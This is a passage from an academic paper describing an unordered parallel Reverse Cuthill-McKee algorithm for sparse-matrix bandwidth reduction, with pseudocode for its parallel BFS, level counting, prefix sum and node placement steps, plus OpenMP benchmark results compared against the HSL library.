2: GraphDiameter diameter;
3: diameter.start = graph.vertexOfMinimunDegree();
4: diameter.end = -1; {
5: forwardBFS = Parallel_BFS(g, diameter.start, CHUNK);
6: int localDiameter = forwardBFS.height();
7: List candSet = forwardBFS.verticesAt(localDiameter);
8: candSet = strategy.shrink(candSet);
9: int minWidth = MAX_INT;
10: foreach (Node candidate : candSet) {
11:     reverseBFS = Parallel_BFS(g, candidate, CHUNK);
12:     if (reverseBFS.width < minWidth) {
13:         if (reverseBFS.height > localDiameter) {
14:             diameter.start = candidate;
15:             diameter.end = -1;
16:             break;
17:         }
18:         minWidth = reverseBFS.width;
19:         diameter.end = candidate;
20:     } } }
21:
22: } while (diameter.end == -1);
23: if (forwardBFS.width > reverseBFS.width)
24:     return (diameter.end, diameter.start);
25: return (diameter.start, diameter.end);

```

---

<sup>1</sup>A level set structure of a graph is defined recursively as the set of all unmarked neighbors of all nodes of a previous level set. Initially, a level set consists of one node.

The pseudo-diameter computation uses two BFS engines (line 1). The *forwardBFS* always uses the current start vertex as root. The *reverseBFS* variable uses candidates for the end vertex as root. Initially, the start node is chosen to be any vertex of smallest degree (line 3) and the end node is unknown (line 4). Next, the algorithm enters the main outer loop which does not exit until a suitable end node has been determined and all candidates have been exhausted. For each iteration of the outer loop, a forward breadth-first search (line 6) is performed, the current diameter is set as the height of the level structure, and the list of all vertices that are in the farthest level set (*candSet*) is gotten (line 8).

According to [16], the most important optimization incorporated by this algorithm is the shrinking strategy (line 9). Instead of performing a reverse breadth-first search on all vertices that are farthest away from the start vertex, it is much faster to only try a selected subset. For this work, the heuristic of choosing a single vertex of each degree was adopted [17].

Therefore, after applying a shrinking strategy, the list of candidate nodes is processed. For each candidate for end vertex in candidate list (line 11), a reverse breadth-first search is done. As the aim is to find out the candidate whose reverse breadth-first search has the minimum width, so a local variable *minWidth* is initialized to an arbitrarily large number (line 10). If it is found a candidate that has a narrower level structure than the forward breadth-first search, then this candidate vertex is promoted to the new start vertex (line 15) and the algorithm is restarted. The *break* in line 17 affects only the inner loop (lines 11-21) and jumps to the line 36. Since *diameter.end* is still undetermined, the outer loop (lines 5-21) starts a new iteration. If the reverse breadth-first search is narrower than the most narrow reverse breadth-first search so far (line 18), then a new minimum width has been found (line 19), and the candidate is chosen as the end vertex (line 20).

It is important to observe that the main computation to calculate the pseudo-diameter is performing multiple BFS (lines 5 and 11). In this work, the Unordered Parallel BFS (Algorithm 2) presented in the next section is used as a way to parallelize this essential step of the pseudo-peripheral node finding algorithm. The other steps of this algorithm are executed sequentially.

#### IV. UNORDERED PARALLEL RCM ALGORITHM

The serial Cuthill-McKee algorithm [3] is based on a BFS strategy, in which the graph is traversed by level sets. As soon as a level set is traversed, its nodes are marked and numbered. The neighbors of each of these nodes are then inspected. Each time, a neighbor of a visited vertex that is not numbered is encountered, it is added to a list and labeled as the next element of the next level set. The order in which each level itself is traversed gives rise to different orderings or permutations of rows and columns. In the Cuthill-McKee ordering, the nodes adjacent to a visited node are always traversed from the lowest to the highest degree [1]. However, in 1971, the Reverse Cuthill-McKee algorithm was presented

by [4]. It was empirically observed that reversing the Cuthill-McKee ordering yields a better permutation scheme for matrix reordering problems.

The Unordered Parallel RCM proposed by [7] is based on the construction of a level structure, and an RCM-valid permutation is built after a complete level structure is computed. The four major algorithms steps are presented and detailed in the next sections.

##### A. Unordered Breadth-First Search (Step 1)

Algorithm 2 presents the non-speculative Unordered BFS including three proposed optimizations. The key aspect of the approach in which the algorithm is based on relates the level of a node with a local minimum in the graph. In fact, excepting the root, the level value of a node corresponds to the highest level among neighbors added of one [18]. Thus, the level computation for a node  $n$  may be described as a fixpoint system<sup>2</sup>:

$$\begin{cases} \textbf{Initialization:} \\ \text{level}(\text{root}) = 0; \quad \text{level}(k) = \infty, \quad \forall k \text{ other than } \text{root}; \\ \textbf{Fixed Point Iteration:} \\ \text{level}(n) = \min(\text{level}(m) + 1), \quad \forall m \in \text{neighbors of } n. \end{cases}$$

In order to explore this feature, an unordered worklist (*wl*) structure must be maintained by the algorithm. A structure of this type makes possible any node to be picked up. Thereafter, the algorithm is able to process several nodes in parallel. As the iteration over the main worklist (*wl*) do not have a strict order, it may happen that a node is temporarily assigned a level that is higher than the final value. However, the level will monotonically decrease until it reaches the correct value (a fixed point). This step of repeatedly taking a closest known vertex  $u$  and testing if  $\text{level}[v] \leq \text{level}[u] + 1$  for all of its  $v$  neighbors (lines 19-25), is called node relaxation, which relaxes constraints on the shortest path between two nodes. Particularly, the absence of order in the node iteration and the fact that nodes can be relaxed many times characterize a chaotic relaxation [20].




Fig. 2: Fixed Point Iteration Example.

Figure 2 describes an example of the chaotic relaxation process executed by speculative BFS. At the step (i), the root  $r$

<sup>2</sup>A fixed point iteration  $x^{(k+1)} := f(x^{(k)})$  yields a decreasing (increasing) monotonic sequence which converges to a fixed point  $x^*$  such that  $f(f(\dots f(x^*) \dots)) = f^n(x^*) = x^*$  [19].

**Algorithm 2** Parallel Unordered BFS Algorithm**Input:** Graph G, Node root, float CHUNK

```

1: Worklist wl =  $\emptyset$ ;
2: ENQUEUE(wl, root);
3: parallel while (wl  $\neq \emptyset \vee$  hasUnreachedNodes) {
4:   // Shifting head
5:   atomic {
6:     localHead = wl.head;
7:     localTail = wl.tail;
8:     sizeChunk = CHUNK * (localTail - localHead);
9:     wl.head += sizeChunk;
10:  }
11:  // Work Chunking
12:  Worklist localwl;
13:  while (localwl.size() < sizeChunk) {
14:    Node v = wl.dequeueAtPosition(localHead++);
15:    ENQUEUE(localwl, v);
16:  }
17:  // Fixed Point Iteration
18:  Workset relaxedwl;
19:  foreach (Node n: localwl) {
20:    int level = n.getLevel() + 1;
21:    foreach (Node v: G.neighbors(n)) {
22:      if (level < v.getLevel()) {
23:        atomic v.setLevel(level);
24:        ENQUEUE(relaxedwl, v);
25:      } } }
26:  // Relaxing nodes
27:  foreach (Node m: relaxedwl)
28:    atomic ENQUEUE(wl, m);
29: }

```

has been processed (colored black) and nodes  $a$  and  $b$  in gray are actives in the global list. In the intermediate step (ii), node  $b$  has randomly been selected from the global list. After the activation of node  $c$  by  $b$ , it has been picked up from the global list instead of the another possible active node  $a$ . Because of this unordered choice, the node  $d$  has become active and its level has temporarily been set as three. In the last step (iii), the last active node  $a$  has been selected from the global list and it has updated the level of its neighbor  $d$  with the correct value.

In this work, two optimizations suggested by Hassaan, Burtscher, and Pingali [18] (Work chunking and Wasted work reduction) and a new proposed one (Shifted head) were applied in the implemented Unordered BFS algorithm. Each implemented optimization is detailed below.

- 1) **Work chunking** (lines 12-16). To reduce the overhead of accessing the main worklist, it was adopted the strategy of making each thread able to remove a chunk of active elements from the worklist instead of just one element. In this way, a newly created worklist is cached locally by each thread, and after the entire local chunk is processed (fixed point iteration), a set of new activated

(relaxed) nodes is generated. This newest worklist is discharged into the main worklist by the respective thread. With this optimization, each synchronization is executed by a chunk of nodes rather than node by node.

- 2) **Wasted work reduction** (lines 14 and 28). It was implemented a strategy to reduce the time wasted by each waiting thread (idle threads) in which all threads remove active elements from one end of the worklist and add to the other. The concurrent access of each worklist end is managed by two distinct access lock. Naturally, this approach relaxes the strict order in which the worklist is processed. However, to ensure this strict order increases the access time of the worklist beyond the benefit of reducing the amount of wasted work.
- 3) **Shifted head** (lines 5-10). Aiming the reduction of the lock time spent by each thread, it was implemented an optimization in which the worklist head is shifted to the first position after the chunk size of the current thread. After this shifting, the access lock to the worklist head is released, and the thread starts the dequeue operation itself. Concomitantly, another different thread grabs the access lock and carries out a subsequent head shifting.

Such modifications led to the non-speculative parallel version of BFS algorithm (Algorithm 2). The parallelism begins at line 3 where threads are triggered. The shifted head optimization is carried out by the first atomic section of the algorithm (lines 5 to 10). Every time a thread reaches this region, it stores locally the current memory position of the head (*localHead*) and the tail (*localTail*) of the global main worklist *wl*. In turn, the global head is shifted *sizeChunk* positions. The next two stages of the algorithm, work chunking (lines 12-15) and fixed point iteration (lines 18-25), are executed concurrently by each thread. In fact, the cached locally worklist (*localwl*) makes possible the independent nodes processing in each scope of thread. In the second synchronization point of the algorithm (lines 27-28) there is no any dependence with the first one (shifting head). Because of this, the algorithm is able to reduce the idle time of threads.




Fig. 3: Multithreading FIFO queue.

Figure 3 describes an iteration of the implemented parallel BFS. At the execution point presented by the figure, a thread  $th_0$  has executed a shifting head and is carrying out the dequeue operation of all its corresponding nodes (red positions

$v_1, v_2, v_3$ ). At this moment, the access lock of the main worklist head has already released by  $th_0$  and, furthermore has already grabbed by  $th_1$ . Concomitantly, a thread  $th_2$  is executing the respective enqueueing of the nodes processed by it. It is important to notice that all three threads are performing their corresponding operations in a completely parallel way. The synchronization happens just when  $th_1$  must wait the shifting head executed by  $th_0$ .

### B. Counting Nodes by Level (Step 2)

Computing the number of nodes per level of a graph in a parallel way can be separated in three stages as described by the Algorithm 3 originally presented by [7].

---

#### Algorithm 3 Parallel Counting Nodes by Level Algorithm

---

**Input:** Graph G

**Output:** Array counts, int max\_level

```

1: foreach (Node n : G) {
2:   local_count[th_id][n.level]++;
3:   local_max[th_id] = max(local_max[th_id], n.level);
4: }
5: foreach (int id : threads) {
6:   max_level = max(max_level, local_max[id]);
7: }
8: foreach (int l : [0:max_level]) {
9:   foreach (int id : threads) {
10:    counts[l] += local_count[id][l];
11:   }
12: return [counts, max_level]

```

---




Fig. 4: Example of parallel counting nodes by level.

In the initial stage, all nodes of the graph are divided among the set of threads. Each thread counts locally how many nodes, from its respective subset of nodes, belong to each level. Moreover, a local maximum level is determined by each thread (lines 1-4). In the subsequent stage (lines 5-7), the global maximum level is computed through the comparison of each maximum local level of each thread. In the final stage (lines 8-10), as the number of levels of the graph is already computed, thus a range of levels is assigned to each thread that, in turn, counts how many nodes were computed by all threads in its

respective range. The result is stored in the global *counts* array.

Figure 4 describes an example of the parallel process of counting nodes per level. The respective level of each node is stored in the array of Figure 4(a). In Figure 4(b), a range of the levels is assigned to each one of three threads ( $th_1$ ,  $th_2$ ,  $th_3$ ) and the number of nodes by level is locally computed. The Figure 4(c) presents the final array as a result of the merge of each locally counting carried out by the threads.

### C. Prefix Sum (Step 3)

In this work, the Algorithm 4 was implemented for the prefix sum<sup>3</sup> calculus. It is based on the algorithm proposed by [21]. Initially, each thread computes the prefix sums of the  $\frac{n}{p}$  elements it has locally (lines 3-5). The total number of elements ( $n$ ) corresponds to the maximum level (*max\_level*) accounted for by the previous step of the Unordered RCM algorithm. The value  $p$  is related to the number of threads.

---

#### Algorithm 4 Parallel Prefix Sum Algorithm

---

**Input:** Array counts, int max\_level

**Output:** Array prefix\_sum

```

1: int num_changes = log2(threads.size());
2: int chunk = threads.size() / max_level;
3: for (int i = thId; i < thId + chunk; i++) {
4:   prefix_sum[i] = prefix_sum[i-1] + counts[i];
5: }
6: cPrefix[thId] = cTotal[thId] = prefix_sum[thId + chunk];
7: lPrefix[thId] = lTotal[thId] = prefix_sum[thId + chunk];
8: for (i = 0; i < num_changes - 1; i++) {
9:   thId' = thId ⊗ 2i;
10:  if (thId' < threads.size() ∧ thId' ≠ thId) {
11:    if (thId' < thId) {
12:      lPrefix[thId'] += cTotal[thId];
13:      lTotal[thId'] += cTotal[thId];
14:    } else
15:      lTotal[thId'] += cTotal[thId];
16:  }
17:  cPrefix[thId] = lPrefix[thId];
18:  cTotal[thId] = lTotal[thId];
19: } }
20: for (int i = thId; i < thId + chunk; i++)
21:   prefix_sum[i] += lPrefix[i];
22: return prefix_sum;

```

---

In the second phase of the algorithm, the last prefix sum of each thread is assigned to four arrays (lines 6-7) which are responsible for guiding the data exchanging process among the threads. In fact, the local prefix sum values are exchanged and each thread accumulates the respective received value (lines 8-19). The rule to determine a pair of threads that are going to communicate is through a XOR (exclusive OR, denoted by  $\otimes$ )

<sup>3</sup>The prefix sum operation takes a binary associative operator  $\oplus$ , and an ordered set of  $n$  elements  $[a_0, a_1, \dots, a_{n-1}]$  and returns the ordered set  $[a_0, (a_0 \oplus a_1), \dots, (a_0 \oplus a_1 \oplus \dots \oplus a_{n-1})]$ .

bitwise operation between the unique identifier of the sender thread and a constant related to the group of the receiver thread (line 9). Finally, each thread combines the result from the accumulated prefix sums with each local prefix sum initially computed (lines 20-21).




Fig. 5: Parallel prefix sum example.

Figure 5 presents an example of the implemented parallel prefix sum algorithm. The prefix sum is carried out by a set of eight threads (the unique identifier of each thread is shown in binary notation). The values indicated by  $x_i$  line correspond to the values initially assigned to each thread  $i = 1, \dots, 8$ . In the other words, the prefix sum is going to be executed on the ordered  $x_i$  set. Each line labeled with  $s_i$  is related to the prefix sum value stored by the thread  $i$ . The label  $T_i$  indicates the total sum value calculated by a thread  $i$ . The parallel prefix sum is executed in three phases of data exchanging. In the first one, threads are divided among groups of size two, and the data exchanging carries out inside each group. In the second and third phases, the group size is increased to four and eight respectively. When the unique identifier of a sender thread is lower than a receiver thread, both the values of local prefix sum and local total sum are updated. Otherwise, only the local prefix sum of the receiver thread is incremented.

#### D. Nodes Placement (Step 4)

The fourth step is described by the Algorithm 5. It was originally proposed by [7]. The underlying concept behind the operation of this phase is the pipelining of threads actions among the levels of the graph. For this, one thread is assigned

for each level, and the communication among them takes place in pairs: a thread responsible for a level  $l$  plays a producer (writer) role, while a thread assigned to the level  $l + 1$  acts as a data consumer (reader). Every read/write operation happens over the permutation array. The controller of this implemented producer/consumer paradigm is done through the prefix sum array ( $sums$ ) generated in the previous step. Two copies ( $read\_offset$  and  $write\_offset$ ) of this array are created (line 1) in order to control the number of nodes to read from a level, and the number of nodes to write from the next level. The original  $sums$  array is never changed once its values are used as bounds for threads operations.

The process starts assigning the source node to the first position of the permutation array. As there is a write operation related to the level 0, the corresponding position in  $write\_offset$  array is incremented (line 3). Thereafter, every time the  $read\_offset[l]$  is different of  $sums[l + 1]$  (line 6), the thread assigned to the level  $l$  becomes able to read the node from the permutation array at position  $read\_offset[l]$  (line 8). Actually, this condition indicates that there are  $sums[l + 1] - read\_offset[l]$  nodes whose children must be placed in the permutation array. In this way, the reading of each node at level  $l$  generates an increment of the  $read\_offset$  array at position  $l$  (line 9). Next, the respective thread gets the neighbors of the read node (line 10), sort them by degree (line 11), and place them in the permutation array (line 13). Each write operation produces an increment of the  $write\_offset$  array at position  $l + 1$  (line 14). Therefore, this pipeline makes possible the construction of the permutation array in a parallel way: while a thread writes the children nodes from a level  $l$  in the permutation array, another thread reads these ones in order to write the corresponding neighbors of them at level  $l + 1$  in the permutation array.

---

#### Algorithm 5 Parallel Nodes Placement Algorithm

---

**Input:** Graph G, Node source, int dist, Array sums

**Output:** Array perm

```

1: int read_offset = write_offset = sums;
2: int perm[0] = source;
3: write_offset[0] = 1;
4: foreach (int thread : threads) {
5:   for (int l = thread; l < dist; l += threads.size()) {
6:     while (read_offset[l] != sums[l + 1]) {
7:       while (read_offset[l] == write_offset[l]) { }
8:       Node n = perm[read_offset[l]];
9:       ++read_offset[l];
10:      children = G.neighborsAtLevel(n, level+1);
11:      sort(children); // Sort children by degree
12:      foreach (Node c : children) {
13:        perm[write_offset[l+1]] = c;
14:        ++write_offset[l+1];
15:      } } }

```

---

## V. EXPERIMENTAL RESULTS

The program was coded in the *C* language and the parallelism was supported by OpenMP framework - version 4.0. The experiments were performed on a PC running Ubuntu Linux, version 14.04.5 LTS, with Kernel version 3.19.0-31. It consists of one Intel i7-3610QM processor of 4 cores (two threads per core), operating at 2.3 GHz. Each core has a unified 256KB L2 cache and each processor has a shared 6MB L3 cache. The PC contains 8GB of main memory and the code was compiled with GCC version 5.4.0, and with the *-O3* optimization flag turned on. The complete source code is available on GitHub repository [22].

### A. Methodology

A set of twenty structural symmetric and square matrices was selected from the University of Florida Sparse Matrix Collection [23]. These matrices cover multiple types of problems in order to increase the dataset variety and the percentage of sparsity of each one is higher than 99.95%. The set of tested matrices is shown in Table I. The columns tabulate the matrix's name, as well as the dimension, the number of non-zeros, and the average of non-zeros per row (NNZ/row) of them.

TABLE I: Tested sparse matrices.

#	Matrix	Dimension	Non-zeros	NNZ/row
01	m_t1	97,578	9,753,570	100
02	filter3D	106,437	2,707,179	25
03	SiO2	155,331	11,283,503	73
04	d_pretok	182,730	1,641,672	9
05	CO	221,119	7,666,057	35
06	offshore	259,789	4,242,673	16
07	Ga41As41H72	268,096	18,488,476	69
08	F1	343,791	26,837,113	78
09	mario002	389,874	2,097,566	5
10	msdoor	415,863	19,173,163	46
11	inline_1	503,712	36,816,170	73
12	gsm_106857	589,446	21,758,924	37
13	Fault_639	638,802	27,245,944	43
14	tmt_sym	726,713	5,080,961	7
15	boneS10	914,898	40,878,708	45
16	audikw_1	943,695	77,651,847	82
17	nlpkkt80	1,062,400	28,192,672	27
18	dielFilterV2real	1,157,456	48,538,952	42
19	Serena	1,391,349	64,131,971	46
20	G3_circuit	1,585,478	7,660,826	5

The algorithms were performed five times for each pair  $(m_i, t_j)$ , where  $m_i$  is a sparse matrix, and  $t_j$  is the number of threads between 1 and 12 (in steps of 2). For each  $(m_i, t_j)$  tested pair, the average was calculated from the reported values. In order to confront the algorithms, for each matrix  $m_i$ , it was selected the number of threads  $t_j$  that reached the best value considering the CPU time. The Compressed Sparse Row format (Section II) was the mechanism used to store each tested matrix. For the starting point of the algorithms (source node), it was used a pseudo-peripheral node obtained by the heuristic described in Section III. Moreover, the speedup  $S$  computed for the parallel RCM algorithm was calculated according to expression  $S(n) = \frac{T_1}{T_n}$ , where  $T_1$  is the run-time

of the parallel RCM executed with one thread, and  $T_n$  is the run-time of the same algorithm executed with  $n$  threads.

### B. Environment Variables Setup

Some OpenMP variables that affect the execution of OpenMP programs were configured to guide the threads behavior. According to OpenMP Language Working Group [24], all settings must be done before the program has started. Otherwise, modifications to the environment variables are ignored. In this work, the OpenMP configured variables are described below.

- **OMP\_DYNAMIC**: This environment variable controls dynamic adjustment of the number of threads inside parallel regions. As the executed experiments involve a specific number of threads, this variable was set to **FALSE**.
- **OMP\_WAIT\_POLICY**: It provides a hint to the OpenMP implementation about the desired behavior of waiting threads. For all experiments of this work, the behavior of waiting threads was set to **PASSIVE**. This value specifies that waiting threads should mostly be passive, not consuming cycles, while waiting.
- **OMP\_PROC\_BIND**: It enables or disables threads binding to processors. In this work, the value **TRUE** was defined for this variable. With this configuration, the execution environment does not move OpenMP threads between OpenMP places.

### C. Reordering Quality

Table II shows reordering quality (final bandwidth columns) comparison between the serial HSL library and the implemented Unordered Parallel RCM algorithm (URCM). Columns reduction display the bandwidth percentage reduction attained by each algorithm in relation to the original bandwidth value.

TABLE II: Bandwidth Comparison after Reordering

Matrix		Final Bandwidth		Reduction (%)	
Name	Bandwidth	HSL	URCM	HSL	URCM
m_t1	6,482	6,807	<b>6,482</b>	-5.01	0.00
filter3D	8,276	<b>3,492</b>	3,613	57.81	56.34
SiO2	55,068	21,647	<b>19,572</b>	60.69	64.46
d_pretok	129,917	<b>2,564</b>	2,577	98.03	98.02
CO	26,470	20,734	<b>19,116</b>	21.67	27.78
offshore	237,738	23,923	<b>21,617</b>	89.94	90.91
Ga41As41H72	40,195	35,164	<b>34,139</b>	12.52	15.07
F1	343,754	14,970	<b>10,052</b>	95.65	97.08
mario002	387,647	1,191	<b>1,178</b>	99.69	99.70
msdoor	291,114	6,088	<b>5,823</b>	97.91	98.00
inline_1	502,403	6,468	<b>6,002</b>	98.71	98.81
gsm_106857	588,744	18,132	<b>17,742</b>	96.92	96.99
Fault_639	19,988	17,016	<b>15,749</b>	14.87	21.21
tmt_sym	1,921	1,141	<b>1,139</b>	40.60	40.71
boneS10	8,969	15,789	<b>13,751</b>	-76.04	-53.32
audikw_1	925,946	39,441	<b>35,102</b>	95.74	96.21
nlpkkt80	550,481	37,522	<b>37,445</b>	93.18	93.20
dielFilterV2real	948,032	<b>18,014</b>	18,045	98.10	98.10
Serena	81,578	<b>81,360</b>	81,647	0.27	-0.08
G3_circuit	947,128	<b>5,069</b>	<b>5,069</b>	99.46	99.46




Fig. 6: Sparse matrix pattern yielded by the Unordered RCM.

The results displayed in Table II highlight the efficiency of the implemented algorithms for solving the bandwidth minimization problem. The HSL's sequential RCM and the Unordered RCM produce very similar bandwidth numbers. The HSL library reached a better solution only for four matrices. For eleven matrices, the percentage of bandwidth reduction attained by the URCM algorithm was higher than 90%. For the other matrices, there was a lower bound of 15.07% for the bandwidth reduction. Just three exceptions were observed: (i) Despite the URCM has not reached any bandwidth reduction with the *m\_t1* matrix, the result achieved by HSL was worse. The library increased the matrix bandwidth; (ii) For the *boneS10* matrix, both algorithms produced a bandwidth higher than the original; and (iii) For the *Serena* matrix, the URCM algorithm also generated a final bandwidth worse than the original.

The reordering quality produced by the implemented algorithm may also be graphically attested through Figure 6. It

presents some examples of sparse matrix pattern yielded by the URCM algorithm. The first row of each subfigure presents the matrix sparsity before reordering. In the below rows, each respective matrix is exhibited as result of a permutation of rows and columns. The first set of matrices (Figures 6(a), 6(b), and 6(c)) are samples out of smallest matrices (order up to around 500.000). The second group of matrices (Figures 6(d), 6(e), and 6(f)) corresponds to some of the highest ones (with order of 1.500.000 approximately). The bandwidth reduction reached with these six matrices varied from 64.46% (*SiO2*) to 99.46% (*G3\_circuit*).

#### D. Reordering Performance

Table III shows a performance comparison of the two algorithms. The reordering times are presented in scale of  $10^{-3}$  seconds, and the best values in terms of CPU time are highlighted in bold. The numbers in parentheses indicate the number of threads used to reach the respective value. The column Reduction presents the time reduction percentage achieved by the Unordered RCM in comparison with HSL.

TABLE III: CPU time comparison ( $\times 10^{-3}$  sec.)

Matrix Name	Reordering Time		
	HSL	URCM	Reduction (%)
m_t1	0.871	<b>0.628 (04)</b>	28.64
filter3D	0.880	<b>0.394 (04)</b>	54.76
SiO2	2.339	<b>1.668 (04)</b>	28.69
d_pretok	0.746	<b>0.585 (04)</b>	21.58
CO	2.095	<b>1.020 (08)</b>	51.31
offshore	2.432	<b>1.082 (06)</b>	55.51
Ga41As41H72	3.988	<b>1.794 (04)</b>	55.02
F1	3.394	<b>2.414 (04)</b>	28.87
mario002	1.507	<b>1.349 (06)</b>	10.48
msdoor	2.381	<b>1.838 (08)</b>	22.81
inline_1	4.140	<b>3.100 (08)</b>	25.12
gsm_106857	5.780	<b>2.840 (08)</b>	50.87
Fault_639	3.250	<b>2.900 (08)</b>	10.77
tmt_sym	<b>2.040</b>	2.290 (06)	-12.25
boneS10	10.480	<b>4.420 (08)</b>	57.82
audikw_1	12.590	<b>5.910 (08)</b>	53.06
nlpkt80	8.320	<b>3.670 (08)</b>	55.89
dielFilterV2real	10.390	<b>5.170 (08)</b>	50.24
Serena	11.170	<b>5.920 (08)</b>	47.00
G3_circuit	5.120	<b>4.750 (06)</b>	07.22

As displayed in Table III, the Unordered RCM achieved outstanding performance results. In fact, the rate of time reordering reduction of the algorithm varies from 10.48% (*mario002*) to 57.82% (*boneS10*). The time reordering improvement presented by five matrices was very significant. With these matrices, the algorithm reached speedups superior to 3.0X, i.e., 3.84X (*boneS10*), 3.64X (*msdoor*), 3.40X (*audikw\_1*), 3.15X (*inline\_1*), and 3.12X (*Fault\_639*).

Figure 7 shows two sets of speedup curves generated by experiments with the Unordered RCM processing ten matrices. Figure 7(a) presents the five matrices that have shown the best speedup ratio out of the smallest ones tested (matrix order up to five hundred thousand). In this set of matrices, the performance improvement was more impacted by the matrices order than by the number of non-zeros per row. Actually,



the best speedup ratios observed in this set of matrices were 3.64X (*msdoor*), 2.93X (*F1*), and 2.88X (*Ga41As41H72*). Although the matrix *SiO2* has the most significant average of NNZ/row among these five ones (about 76 - see Table I), the Unordered RCM achieved the lowest speedup ratios with this matrix (1.81X running with just 4 threads).




Fig. 7: Speedup of Unordered RCM.

